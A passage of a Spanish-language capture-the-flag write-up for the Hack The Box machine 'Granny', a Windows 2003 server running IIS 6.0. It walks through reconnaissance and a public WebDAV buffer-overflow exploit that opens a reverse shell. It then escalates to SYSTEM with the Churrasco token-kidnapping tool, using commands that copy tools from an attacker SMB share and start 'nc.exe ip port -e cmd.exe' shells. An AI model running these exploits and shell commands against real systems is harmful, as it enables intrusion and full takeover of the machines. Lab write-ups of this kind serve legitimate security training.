Granny

##Maquina windows Granny easy
##
Granny, aunque similar a Grandpa, puede ser explotada utilizando varios métodos diferentes. El método previsto para resolver esta máquina es la vulnerabilidad de carga Webdav ampliamente conocida.

escaneo:


Starting Nmap 7.94 (https://nmap.org) at 2023-11-22 21:06 -05
Nmap scan report for 10.10.10.15 (10.10.10.15)
Host is up (0.075s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open http   Microsoft IIS httpd 6.0
| http-webdav-scan:
| Server Type: Microsoft-IIS/6.0
| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
| WebDAV type: Unknown
| Server Date: Thu, 23 Nov 2023 02:06:37 GMT
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
| http-methods:
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-ntlm-info:
| Target_Name: GRANNY
| NetBIOS_Domain_Name: GRANNY
| NetBIOS_Computer_Name: GRANNY
| DNS_Domain_Name: granny
| DNS_Computer_Name: granny
|_ Product_Version: 5.2.3790
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.24 seconds


gobuster
===
/images   (Status: 301) [Size: 149] [--> http://10.10.10.15/images/]
/Images   (Status: 301) [Size: 149] [--> http://10.10.10.15/Images/]
/IMAGES   (Status: 301) [Size: 149] [--> http://10.10.10.15/IMAGES/]

al parecer ese iss 6.0 es vulnerable a buffer overflow ScStoragePathFromUrl


lo traigo



buscando en internet como correr el script me dice que es




sin embargo ejecuto y me pide librerias
python2 41738.py 10.10.10.15 80 10.10.14.7 1234




no funciono el escript sin embargo encontre otro por aqui

https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269/blob/master/iis6%20reverse%20shell




cambio el nombre y le pongo extesion .py



ejecutamos como python2

python2 iis6exploit.py 10.10.10.15 80 10.10.14.7 1234



y en nuestro rlwrap ya tenemos shell

```
02/18/2007  02:00 PM             7,168 w3wp.exe
02/18/2007  02:00 PM            23,040 wam.dll
02/18/2007  02:00 PM             6,656 wamps.dll
02/18/2007  02:00 PM            55,808 wamreg.dll
              82 File(s)     13,749,120 bytes
               6 Dir(s)   1,251,254,272 bytes free

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

##ESCALADA DE PRIVILEGIOS ##3333

systeminfo

```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 GRANNY
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 1 Hours, 9 Minutes, 22 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
```

Intente probar con un exploit de kernel pero no me funciono entonces procedi a buscar mucho mas a fondo

validando los privilegios

whoami /priv

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAuditPrivilege              Generate security audits                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled

c:\windows\system32\inetsrv>
```

hay un permiso habilitado SeImpersonatePrivilege

en el siguiente link encontramos una ayuda que nos habla que con IIS 6 .Net o clasica se puede poseer un windows

https://www.exploit-db.com/exploits/6705


```
You can find the PoC exploit here http://www.argeniss.com/research/Churrasco.zip

backup link: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/6705.zip (2008-Churrasco.zip)

Enjoy.
```

siguiendo la descripcion de la pagina vamos al link y descargamos el .zip

```
~/machineshtb/Granny/Churrasco
ls -lak
total 104
drwxr-xr-x 2 kali kali  4096 Nov 23 21:36 .
drwxr-xr-x 3 kali kali  4096 Nov 23 21:36 ..
-rw-r--r-- 1 kali kali 10364 Oct  8  2008 Churrasco.cpp
-rw-r--r-- 1 kali kali 52224 Oct  8  2008 Churrasco.ncb
-rw-r--r-- 1 kali kali   907 Dec 13  2007 Churrasco.sln
-rw-r--r-- 1 kali kali  9216 Oct  8  2008 Churrasco.suo
-rw-r--r-- 1 kali kali  3921 Feb 21  2008 Churrasco.vcproj
-rw-r--r-- 1 kali kali  1316 Dec 13  2007 ReadMe.txt
-rw-r--r-- 1 kali kali   296 Dec 13  2007 stdafx.cpp
-rw-r--r-- 1 kali kali   501 Oct  7  2008 stdafx.h
```

CHURRASCO ELEVATE PRIVILEGE WINDOWS 2003 SeImpersonatePrivilege


sin embargo no hay algo muy claro por lo cual busco en internet churrasco exploit.



busque otro exploit y tambien encontre la siguiente ayuda
https://medium.com/@nmappn/windows-privelege-escalation-via-token-kidnapping-6195edd2660e

> (reverse shell with privilege but need to uplaod nc also in remote system)
>
> *churrasco.exe "nc.exe ip port -e cmd.exe"*

entonces parece que se ejecuta el .exe y luego se ejecuta un comando.
me dirijo a temp
cd windows/temp
levanto un servidor smb
impacket-smbserver carpeta .



descargo con copy y renombro la descarga
copy \\10.10.14.7\carpeta\churrasco.exe elevpriv.exe

```
C:\WINDOWS\Temp>copy \\10.10.14.7\carpeta\churrasco.exe elevpriv.exe
copy \\10.10.14.7\carpeta\churrasco.exe elevpriv.exe
        1 file(s) copied.

C:\WINDOWS\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\WINDOWS\Temp

11/24/2023  04:51 AM    <DIR>          .
11/24/2023  04:51 AM    <DIR>          ..
11/24/2023  04:39 AM            31,232 elevpriv.exe
04/12/2017  09:14 PM    <DIR>          rad61C21.tmp
04/12/2017  09:14 PM    <DIR>          radDDF39.tmp
02/18/2007  02:00 PM            22,752 UPD55.tmp
12/24/2017  07:24 PM    <DIR>          vmware-SYSTEM
11/24/2023  04:07 AM            25,552 vmware-vmsvc.log
09/16/2021  01:54 PM             4,679 vmware-vmusr.log
11/24/2023  04:07 AM               728 vmware-vmvss.log
               5 File(s)         84,943 bytes
               5 Dir(s)   1,327,984,640 bytes free

C:\WINDOWS\Temp>
```


ejecuto

```
C:\WINDOWS\Temp>elevpriv.exe
elevpriv.exe
/churrasco/-->Usage: Churrasco.exe [-d] "command to run"
C:\WINDOWS\TEMP

C:\WINDOWS\Temp>
```

ejecuto con -d y el comando

```
C:\WINDOWS\Temp>elevpriv.exe -d "whoami"
elevpriv.exe -d "whoami"
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!
nt authority\system

C:\WINDOWS\Temp>
```

entonces aca es donde debemos enviar el netcat a la victima y tener otra reverse shell
localizamos nc.exe y lo transferimos



copy \\10.10.14.7\carpeta\nc.exe nc.exe

```
C:\WINDOWS\Temp>copy \\10.10.14.7\carpeta\nc.exe nc.exe
copy \\10.10.14.7\carpeta\nc.exe nc.exe
        1 file(s) copied.

C:\WINDOWS\Temp>dir copy \\10.10.14.7\carpeta\nc.exe nc.exe
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\WINDOWS\Temp

11/24/2023  04:58 AM    <DIR>          .
11/24/2023  04:58 AM    <DIR>          ..
11/24/2023  04:39 AM            31,232 elevpriv.exe
11/24/2023  04:57 AM            59,392 nc.exe
04/12/2017  09:14 PM    <DIR>          rad61C21.tmp
04/12/2017  09:14 PM    <DIR>          radDDF39.tmp
02/18/2007  02:00 PM            22,752 UPD55.tmp
12/24/2017  07:24 PM    <DIR>          vmware-SYSTEM
11/24/2023  04:07 AM            25,552 vmware-vmsvc.log
09/16/2021  01:54 PM             4,679 vmware-vmusr.log
11/24/2023  04:07 AM               728 vmware-vmvss.log
               6 File(s)        144,335 bytes
               5 Dir(s)   1,327,882,240 bytes free

C:\WINDOWS\Temp>
```

levanto un rlwrap
rlwrap nc -lvnp 123

```
~/machineshtb/Granny
rlwrap nc -lvnp 123
